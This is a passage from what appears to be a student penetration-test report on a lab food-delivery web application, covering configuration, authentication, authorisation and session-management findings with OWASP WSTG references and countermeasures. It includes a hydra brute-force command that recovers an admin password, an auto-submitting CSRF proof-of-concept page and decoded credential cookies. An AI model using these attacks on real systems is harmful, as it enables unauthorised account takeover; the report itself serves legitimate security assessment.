sqlcm.bak file

.bak file extension indicates that the file is a backup file.

- <http://192.168.1.20/archives/sqlcm.bak> file contains additional potentially confidential data about the PHP code implemented in the back end of the application

```
[titus@kali ~/Documents/CMP319/InformationGathering]$ curl -X GET http://192.168.1.20/archives/sqlcm.bak
<?php $username= str_replace(array("1=1", "2=2", "UNION","union","2 =2","3=3","'b'='b'"), "", $username); ?>%
```

Figure 13: Retrieved potentially confidential information from sqlcm.bak file (<http://192.168.1.20/archives/sqlcm.bak>)

doornumbers.txt

Robots.txt text file contains information about the doornumbers.txt file. Doornumbers.txt text file contains potentially confidential information. The figure below displays the gathered data.

```
[titus@kali ~]$ curl -X GET http://192.168.1.20/JBAJMNSFSFRX/doornumbers.txt

Keypad entry numbers for company rooms:
Room 1526 - 2468
Room 2526 - 1357
Room 3615 - 5678
```

Figure 14: Retrieved potentially confidential information from doornumbers.txt file (<https://192.168.1.20/JBAJMNSFSFRX/doornumbers.txt>)

3.3.3 Enumerate Infrastructure and Application Admin Interfaces

WSTG-CONF-05

By performing directory scans in previous stages of the penetration test, an administrative interface directory listing was discovered and located at <http://192.168.1.20/admin>.

Index of /admin












Name	Last modified	Size	Description
 Parent Directory		-	
 admin-page.php	2018-07-27 07:44	16K	
 all-orders.php	2018-07-26 16:20	13K	
 all-tickets.php	2018-07-27 08:04	10K	
 details.php	2018-07-26 07:33	16K	
 login.php	2018-07-26 07:02	3.7K	
 orders.php	2018-07-26 16:06	13K	
 tickets.php	2018-07-26 16:26	16K	
 users.php	2018-08-05 07:41	16K	
 view-ticket-admin.php	2018-07-26 16:28	15K	
 view-ticket.php	2018-07-24 16:55	15K	

Figure 15: Administrative interface directory of the web application

3.3.4 Test HTTP Methods

WSTG-CONF-06

Nmap script http-methods was performed against the web application to discover available and potentially risky HTTP methods.

```
Nmap scan report for 192.168.1.20
Host is up (1.0s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
443/tcp   open  https
| http-methods:
|_  Supported Methods: GET HEAD POST
```

Figure 16: Scan results from performing Nmap tool http-methods script

3.3.5 Test HTTP Strict Transport Security

WSTG-CONF-07

The server's response was intercepted to examine whether the server sets the HTTP Strict Transport Security (HSTS) header. Using the curl tool allows checking the presence of the HSTS header in a web server's response.

```
$ curl -s -D- http://192.168.1.20 | grep -i strict
```

Figure 17: Combined curl and grep tools command used to validate the presence of the HSTS header

3.3.6 Results and Countermeasures

Discovered Directory Allowing File Upload

Description

Discovering how a web application handles file uploads is extremely important as it may lead to malicious file upload and server-side execution. As it can be seen from the testing results, the tested application allows uploading files only with JPEG or PNG extensions. However, it might be an entry point for file upload vulnerability if the application does not handle the request securely and the attacker finds a way around the upload filter.

Old Backup and Unreferenced Files Exposing Sensitive Information

Description

As it can be seen from the results, several files exposing sensitive information were discovered. Files exposing potentially important information about the infrastructure are the following:

- phpinfo.php file containing critical information about the PHP's configuration of the web application.
- sqlcm.bak file containing additional potentially sensitive data about the PHP code implemented in the back end of the application.
- doornumbers.txt file containing potentially confidential information.

Countermeasure

The exposed files reveal business logic and organisation related information which may greatly assist an attacker in performing a successful malicious attack.

Discovered exposed files:

- <http://192.168.1.20/phpinfo.php>;
- <http://192.168.1.20/sqlcm.bak>;
- <http://192.168.1.20/doornumbers.txt>.

User access must be restricted to the mentioned files. That may be achieved by configuring the .htaccess configuration file which enables the Apache Web Server to deny user access to a specific directory of a website. Alternative techniques to disallow user access may be used.

Additionally, it is worth considering completely removing the mentioned files from the web application.

Low	Moderate	High	Critical
			x

Discovered Application Admin Interface

Description

Application administrative interface was found by using the DIRB tool in the previous penetration testing stage. As it can be seen from the results, administrative interface and administrator's role functionalities were identified which provide useful information required for further exploitation of the web application, or, perhaps, may grant an attacker privileged access to the web application and its functionalities.

Countermeasure

Any directory listing must be disabled on a web application. Directory listing allows a user to list and view the content of a directory which results in information leakage. The exposed information may lead to malicious attackers performing further malicious attacks against the web application. It is a secure practice to disable directory listing.

Depending on the directory listed, the security risk of the vulnerability may vary. In this particular case, administrative functionality directory listing has been found to work which poses a high security risk to the organisation's assets. The discovered administrative interface directory listing must be disabled immediately. That could be achieved by configuring the .htaccess configuration file, although there are alternative ways which may be more applicable depending on the current configuration of web application.

Low	Moderate	High	Critical
		x	

Enabled TRACE HTTP Method

Description

HTTP TRACK method is normally used to retrieve the sent HTTP request to the requesting client for testing or diagnostic purposes. Unintended use of the HTTP TRACK method may lead to Cross Site Tracing (XST) attacks – stealing user's data. Namely, a malicious user could deploy an exploit to issue an HTTP TRACK request and capture the victim's cookies.

Countermeasure

It must be ensured that only the required HTTP methods are enabled and properly configured. TRACE HTTP method is enabled by default in Apache installation. In this case, 'TraceEnable' value could be set to 'Off' in the main Apache configuration file – httpd.conf.

Low	Moderate	High	Critical
	x		

Disabled HTTP Strict Transport Security

Description

The HTTP Strict Transport Security (HSTS) feature allows a web application to inform the browser by sending a special response header that it should not establish a connection to the specified domains over an unencrypted channel, i.e., HTTP. Rather, it should establish a connection over an encrypted channel, i.e., HTTPS. Therefore, according to the OWASP Web Security Testing Guide, HSTS should be enabled to minimise the potential risk of man-in-the-middle attacks.

Countermeasure

In order to minimise the possibility of a man-in-the-middle attack, the HTTP Strict Transport Security header should be enabled and configured. At the minimal, the following Security-Transport-Security header configuration should be applied to the web application:

- *max-age=31536000*;
 - Setting the header expiration time to one year in seconds, i.e. the time that the browser remembers that the website can only be accessed via HTTPS.
- *includeSubDomains*
 - Setting the rule to all subdomains of the website.

Low	Moderate	High	Critical
	x		

3.4 IDENTITY MANAGEMENT TESTING

3.4.1 Test Role Definitions

WSTG-IDNT-01

Upon logging in as an administrator, the following roles were identified.




Figure 18: Present system roles on the web application

In further testing, the permissions of Administrator and Customer roles were investigated by manual examination of the administrative interface and administrator's role functionality.

3.4.2 Test User Registration Process

WSTG-IDNT-02

Identity identification and verification should be implemented according to the specific company's business logic. The figure below displays the applied identity requirements for user registration.

A screenshot of a 'Register' form. The title 'Register' is at the top, followed by the text 'Join us now!'. The form contains four input fields: 'Username' with a person icon, 'Name' with a person icon, 'Password' with a lock icon, and 'Phone' with a phone icon. Each field has a red error message below it: 'Minimum 5 characters are required.' for Username, Name, and Password, and 'Minimum 4 characters are required.' for Phone. At the bottom of the form is a red 'LOGIN' button and a link that says 'Already have an account? Login'.

Figure 19: User registration form containing user identification requirements

3.4.3 Test Account Provisioning Process

WSTG-IDNT-03

As it can be seen from the following image taken from the administrative interface, an administrator has enabled functionality for user provision.

Username	Password	Name	Email	Phone number	Address	Role
Username	Password	Name	Email	Phone number	Address	Customer

Figure 20: Administrator's functionality for user provision

3.4.4 Testing for Account Enumeration and Guessable User Account

WSTG-IDNT-04

After an unsuccessful login attempt, the application sends a specific response, depending on whether the username was valid or invalid. Using OWASP ZAP tool to capture the POST requests, the following figure displays two different POST requests after attempting to log in with a valid and invalid username.

Id	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body
73	09/12/2020, 17:35:20	POST	http://192.168.1.20/routers/router.php	200	OK	6 ms	482 bytes
95	09/12/2020, 17:35:27	POST	http://192.168.1.20/routers/router.php	302	Found	4 ms	392 bytes

Figure 21: Captured POST requests to router.php (<http://192.168.1.20/routers/router.php>)

- ID 73 Request – POST request sending invalid username and an invalid password.
- ID 95 Request – POST request sending valid username and an invalid password.

3.4.5 Results and Countermeasures

User Roles and Permissions

Description

After gaining access to the administrative interface, the system roles and their permissions were examined. The implemented roles and their functionalities within the web application are the following:

- Administrator
 - Allowed to view, edit and remove:
 - Customers' details, including name, email, contact number, address and system role
 - Customers' orders
 - Customers' tickets
 - Allowed to manually add a user

- Allowed to view, add, edit and remove:
 - Food Menu items
- Customer
 - View, open and cancel an order
 - View, open and close a ticket
 - Edit their personal details, including username, password, name, email, contact number, address and profile picture

Countermeasures

In order to minimise the risk and threat to the organisation's assets in case of a user account compromise, principle of least privilege must be implemented. Several user types with specific set permissions should be created for different user roles. In this instance, an administrator should not have full access to the system. As an example, moderator user type with lower privileges may be created to perform specific lower privileged tasks.

Low	Moderate	High	Critical
x			

Weak Identity Requirements for User Registration

Description

The following identity requirements for user registration are present on the web application:

- Name: minimum of 5 characters
- Phone: minimum of 4 characters

The identity requirements include a full name and a phone number. However, during the testing process, two or more users can register using an identical phone number which makes it an ineffective identification. Considering the company's business is food delivery service, it is important to implement strong identification and verification requirements.

Countermeasures

Identification and verification requirements should be enforced according to the tested web application. In this case, a CAPTCHA, email and phone verifications may be implemented into the user registration process.

Low	Moderate	High	Critical
	x		

Account Provisioning Process

Description

As seen from the figure (Figure 20) above, an administrator has an ability to provision users, change their system roles, as well as add a new user.

Account Enumeration and Guessable User Account

Description

The application authentication system was tested whether it returns different responses to specific login attempts. As discovered, the web application sends different responses to valid and invalid login attempts. Particularly, valid and invalid username combined with invalid password login attempts return different errors. For instance, if a user attempts to log in with an invalid username, the application returns the error message seen in figure 21, whereas if a user attempts to log in with a valid username, it redirects the user to a login page.

As it can be seen in the second figure, two different packets were captured:

- ID 73 Request – POST request sending an invalid username and an invalid password.
- ID 95 Request – POST request sending a valid username and an invalid password.

The web application responds differently to login requests made using a valid and invalid username. Therefore, the attacker could abuse the authentication mechanism to enumerate a valid list of account usernames present on the system.

Countermeasures

Consistent generic error messages should be implemented into the web application. In this case, the web server should not respond differently to valid and invalid login requests.

Low	Moderate	High	Critical
	X		

3.5 AUTHENTICATION TESTING

3.5.1 Testing for Credentials Transported over an Encrypted Channel

WSTG-ATHN-01

The figures below demonstrate the authorization data that could be stolen by a malicious user by sniffing the network traffic. The testing was performed in various scenarios, i.e. different webpages of the website.

Admin and User Login

Posting user data to the web application. Administrator login and normal user login pages were tested.

URLs –<http://192.168.1.20/routers/adminrouter.php> and <http://192.168.1.20/routers/router.php>

```
POST http://192.168.1.20/routers/router.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://192.168.1.20
Connection: keep-alive
Referer: http://192.168.1.20/login.php
Cookie: PHPSESSID=4tn88plmbcnvt3etgj3dhal4r3
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20

username=test&password=fakepassword
```

Figure 22: Admin login form HTTP POST request sent to the web application

```
POST http://192.168.1.20/routers/adminrouter.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://192.168.1.20
Connection: keep-alive
Referer: http://192.168.1.20/admin/login.php
Cookie: PHPSESSID=4tn88plmbcnvt3etgj3dhal4r3
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20

username=admin&password=adminpassword
```

Figure 23: User login form HTTP POST request sent to the web application

Account Creation

```
POST http://192.168.1.20/routers/register-router.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Origin: http://192.168.1.20
Connection: keep-alive
Referer: http://192.168.1.20/register.php
Cookie: PHPSESSID=4tn88plmbcnvt3etgj3dhal4r3
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20

username=userstest&name=userstester&password=userpassword&phone=1234
```

Figure 24: Account creation form HTTP POST request sent to the web application

Change User Password

```
POST http://192.168.1.20/updatepassword.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: http://192.168.1.20
Connection: keep-alive
Referer: http://192.168.1.20/changepassword.php
Cookie: PHPSESSID=4tn88plmbcnvt3etgj3dhal4r3
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20

oldpassword=hacklab&newpassword=newpassword&action=
```

Figure 25: Change user's password form HTTP POST request sent to the web application

Accessing Resources While Logged In

```
GET http://192.168.1.20/index.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.20/login.php
Connection: keep-alive
Cookie: PHPSESSID=4tn88plmbcnvt3etgj3dhal4r3
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20
```

Figure 26: Accessing index.php (<http://192.168.1.20/index.php>) after logging in as Mr Benny Hill, HTTP GET Request sent to the web application

3.5.2 Testing for Weak Lock Out Mechanism

WSTG-ATHN-03

Brute force attacks were issued and none of the user accounts was locked out. Therefore, account lockouts mechanism is not implemented in the application.

Several brute force attacks were performed using the hydra login cracking tool. The following figure displays a successful brute force attack against the web application, resulting in obtaining the administrator's and other user's account credentials. Full list of brute-forced account credentials can be found in Appendix F.

```
[titus@kali ~]$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.20 http-post-form "/routers/adminrouter.php:username=^USER^&password=^PASS^:login"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-10 07:19:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.1.20:80/routers/adminrouter.php:username=^USER^&password=^PASS^:login
[80][http-post-form] host: 192.168.1.20 login: admin password: beloved
1 of 1 target successfully completed, 1 valid password found
```

Figure 27: Issued brute force attack against the web application in order to obtain administrator credentials

3.5.3 Testing for Bypassing Authentication Schema

WSTG-ATHN-04

As discovered later during the SQL Injection testing, it is possible to bypass the authentication schema by issuing a specific SQL injection attack. For instance, a malicious attacker may send a malicious SQL query to bypass the authentication schema and log in as an administrator. See [SQL Injection](#) for further explanation.

3.5.4 Testing for Weak Password Policy

WSTG-ATHN-07

As seen in the figure below, the 5 character password policy is implemented into the application.

Register

Join us now!

Username

test

Minimum 5 characters are required.

Name

test

Minimum 5 characters are required.

Password

...

Minimum 5 characters are required.

Phone

123

Minimum 4 characters are required.

LOGIN

Already have an account? [Login](#)

Figure 28: Registration form found at register.php (<http://192.168.1.20/register.php>)

3.5.5 Testing for Weak Password Change or Reset Functionalities

WSTG-ATHN-09

As demonstrated in the figure below, a user has access to a password change feature. The password change web functionality was tested.




Figure 29: Change password form found at `changepassword.php` (<http://192.168.1.20/changepassword.php>)

3.5.6 Results and Countermeasures

Credentials Transported Over an Unencrypted Channel

Description

To determine whether the user credentials are securely transported, testing for secure transfer of authentication data is conducted. Credentials should be sent over an encrypted channel (e.g. HTTPS) to prevent attackers from sniffing the user credentials. In this case, HTTPS is not enforced in the web application. A malicious attacker could sniff the network traffic and steal sensitive data which may lead to a perpetrator impersonating other users and gaining privileged access to the website. The attacker may sniff the traffic using Wireshark or similar networking utility tools, or by setting up a proxy to capture HTTP requests and responses.

Admin and User Login

As seen in the figures above (Figure 22 and Figure 23), an encrypted channel is not enforced in the login pages. Meaning that the posted sensitive user data is not securely transported, and the plaintext *username* and *password* parameters are exposed through the post data.

Account Creation

As seen in the figure (Figure 24), the user creation form's data is exposed in the POST request sent over an unencrypted HTTP.

Change User Password

As seen in the figure (Figure 25), the password change page does not feature enforced HTTPS. Therefore, the old and new user passwords are exposed in the plaintext in the POST request data.

Accessing Resources While Logged In

As seen in the figure (Figure 26), after logging in as a user and accessing the features of the application, HTTPS is not enforced. Therefore, the browser sends a session token (PHPSESSID value in Figure 26) over

unencrypted HTTP when browsing the website. As a result, the GET request after logging in exposes the user's session token PHPSESSID which may be used by a malicious user for gaining access to the user's account.

Countermeasures

HTTPS must be enforced and used for the entire website. HTTP Strict Transport Security should be implemented and any HTTP traffic should be redirected to HTTPS. As a result, these changes would help prevent critical attacks, as well as help avoid losing customers to insecure site warnings since the newly updated browsers mark HTTP websites as insecure.

Low	Moderate	High	Critical
			x

No Account Lockout Mechanism

Description

As it can be seen from the previous sections, brute-forcing attack was conducted and no account lockout mechanism was present. Considering the web application functionality, account lockout mechanism is highly recommended as it is an integral part of a secure system.

Countermeasures

Account lockout mechanism has to be implemented into the web application. There are several options available to enable account lockout:

- time-based account lockout and unlock;
- self-unlock, i.e. user requests a dedicated email to their registered email address for unlocking their account;
- manual administrator feature to unlock an account upon a verified user request.

For instance, a time-based lockout and unlock could be integrated, e.g. if 3 incorrect authentication attempts are made, a user account would get locked out and after a certain amount of time, a user could attempt to log in again.

It should be noted that it is important to consider the balance between security and efficiency when setting the account lockout threshold.

Low	Moderate	High	Critical
		x	

Weak Password Policy

Description

Strong password policy is a fundamental security practice and an integral part of a secure system. The retrieved information indicates that the implemented password policy is poorly configured.

- Minimum password length: 5 characters.

Countermeasures

An eight-character password is recommended because it is long enough to provide adequate security and short enough for users to relatively easily remember (Troy Hunt, 2018). However, it is worth mentioning that the requirements for extremely lengthy passwords might lead to lowering the security level of the application, as the unfeasible password policy may lead to users storing passwords in an insecure environment. Poor password policy is a high-priority security concern and the remediation must be expedited.

Low	Moderate	High	Critical
		x	

Weak Password Change Functionality

Description

The password change functionality is an important part of a secure application. Therefore, it is a sensitive function and requires additional protection, for instance, secure user re-authentication for changing the password. Alternative ways of re-authentication may be considered, e.g. two-factor authentication.

However, while testing the password change functionality, it was found that it is poorly configured. The current configuration of the weak password change functionality does not require any authentication as the 'Old Password' value can be left empty. Besides that, no password requirements, such as password length or symbols, are present to the user when changing the old password. Therefore, the user is able to change the password to a much weaker password. For instance, a user is allowed to set the password to a blank space (ASCII code 32).

Countermeasures

It is recommended to modify the website's functionality of password change. The user must be enforced to adhere to a strong password policy when changing their password. Besides, an alternative way of re-authentication is recommended. For instance, a two-factor authentication system for changing the user password should be considered.

Low	Moderate	High	Critical
		x	

3.6 AUTHORIZATION TESTING

3.6.1 Testing for Bypassing Authorization Schema

WSTG-ATHZ-02

A logged-in normal user (customer) has an ability to access specific parts of the administrative interface. By enumerating the administrative interface of the web application (See [3.3.3](#)), a user may try to enumerate the implemented administrative functionalities.




Figure 30: User (Customer) is allowed access to a part of the administrative interface by visiting `/admin/details.php` (<http://192.168.1.20/admin/details.php>)

3.6.2 Results and Countermeasures

Bypassing Authorization Schema

Description

A normal user (consumer) is able to access /details.php (<http://192.168.1.20/admin/details.php>) directory. However, the user is not allowed to escalate privileges or modify the administrator's details by submitting changes via /details.php (<http://192.168.1.20/admin/details.php>). Although a user accessing /details.php (<http://192.168.1.20/admin/details.php>) cannot cause critical damage to the application, a normal user should not be allowed to visit any pages displaying the integrated administrative functionalities.

Countermeasures

A normal user must have restricted access to the webpages revealing the administrative functionalities of the web application. By assigning the least privileges to the normal user roles, it must be ensured that no unauthorized access can occur in the future.

Low	Moderate	High	Critical
	x		

3.7 SESSION MANAGEMENT TESTING

3.7.1 Testing for Session Management Schema

WSTG-SESS-01

In the tested web application, session tokens used for maintaining the user session were discovered. HTTP requests and responses were gathered in order to investigate the session management schema of the web application. The following figures display enumerated information about the web application's session management.

```
HTTP/1.1 302 Found
Date: Fri, 04 Dec 2020 09:03:28 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.34
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: SecretCookie=756e7078796e6f3a756e7078796e6f3a31363037303732363038
location: ../index.php
Content-Length: 560
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Figure 31: HTTP Response Header sent from the web application to the client

```
GET http://192.168.1.20/index.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: http://192.168.1.20/index.php
Cookie: PHPSESSID=l65rm5atehmn21341jo5op9dr6
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20
```

Figure 32: HTTP Request Header sent from the client to the web application

3.7.2 Testing for Cookies Attributes

WSTG-SESS-02

As it can be seen from the gathered HTTP response (see Figure 32 and Figure 33), highly recommended secure cookie attributes, such as Secure and HttpOnly, are not set by the targeted system.

3.7.2.1 Source Code Analysis

The 'cookie.php' file was examined for the set cookie attributes. File 'cookie.php' contains the PHP 'setcookie()' function to set a cookie in order to identify a user.

```
<?php
$str=$username.':'.$password.':'.strtotime("now");$str = bin2hex(str_rot13($str)); setcookie("SecretCookie", $str);
?>
cookie.php (END)
```

Figure 33: Contents of the 'cookie.php' file that is used to set a cookie to identify a user

3.7.3 Testing for Exposed Session Variables

WSTG-SESS-04

As discussed earlier in the document (See [3.5.1](#)), HTTPS is not enforced by the web application. Therefore, the cookies are transported over an unencrypted HTTP, resulting in a potential cookie interception vulnerability. After the interception of the SecretCookie, the strength of the cookie encryption was tested. GCHQ's tool CyberChef was utilised to complete the decryption of the cookie.

The set options to decrypt the cookie are further explained in the results section. The following figure displays CyberChef tool options used to decrypt the SecretCookie.




Figure 34: GCHQ's CyberChef tool set options used to decrypt the SecretCookie

The figure below displays the decrypted cookie value containing the user's username, password and the issue date and time of the cookie.



Figure 35: Decrypted cookie's 'SecretCookie' value

3.7.4 Testing for Cross Site Request Forgery

WSTG-SESS-05

The primary aim of this scenario is to determine whether it is possible to send requests on a user's, including customer's and administrator's in this case, behalf that are not sent by that user but rather initiated by a malicious attacker.

XSRF (CRSF) Attack for Logging in As a User

As demonstrated earlier in the paper, the user login page is available to the public, meaning that the parameter's and required values for logging in as a user can be easily identified by examining the sent HTTP request of a login page.

1. To begin with, an HTML code containing malicious code was hosted on an HTML page that could be accessed by a victim.

```
[titus@kali ~/Documents/CMP319/SessionManagement/XSRF]$ cat MaliciousPage.html
<!-- Malicious Page Created for XSRF Testing -->
<html>
<body onload='document.CSRF.submit() '>

<form action='http://192.168.1.20/routers/router.php' method='POST' name='CSRF'>
  <input type='hidden' name='username' value='hacklab'>
  <input type='hidden' name='password' value='hacklab'>
</form>

</body>
</html>
```

Figure 36: Malicious code used for simulating the XSRF attack

2. Python's SimpleHTTPServer module was used for hosting the HTML page. The malicious code was available for access on <http://127.0.0.1:8000/MaliciousPage.html>.

```
[titus@kali ~/Documents/CMP319/SessionManagement/XSRF]$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Figure 37: Command issued to load the Python's SimpleHTTPServer module to host the existing MaliciousPage.html on the present directory

3. After accessing the malicious site (<http://127.0.0.1:8000/MaliciousPage.html> in this case), the victim's browser successfully entered the account credentials shown in figure 36 and successfully logged in as Mr Benny Hill.

The figure below displays the process of the XSRF attack:

- a. The victim visits a malicious page containing code (<http://127.0.0.1:8000/MaliciousPage.html>).
- b. A POST request is sent on behalf of the victim (<http://192.168.1.20/routers/router.php>).
- c. User successfully logs in, using the details defined in the malicious code, and is displayed a user home page (<http://192.168.1.20/index.php>).

GET	http://127.0.0.1:8000/MaliciousPage.html	200	OK	1 ms	320 bytes
POST	http://192.168.1.20/routers/router.php	302	Found	6 ms	560 bytes
GET	http://192.168.1.20/index.php	200	OK	6 ms	14,420 bytes

Figure 38: displaying the process of the issued XSRF attack

XSRF (CRSF) Attack for Adding a User with an Administrative Role

In order to demonstrate the potential severity of the attack. Similarly, an XSRF attack was tested for creation of a user with an administrative role.

1. Identify the required parameters and values for adding a user.

```

POST http://192.168.1.20/routers/add-users.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 117
Origin: http://192.168.1.20
Connection: keep-alive
Referer: http://192.168.1.20/admin/users.php
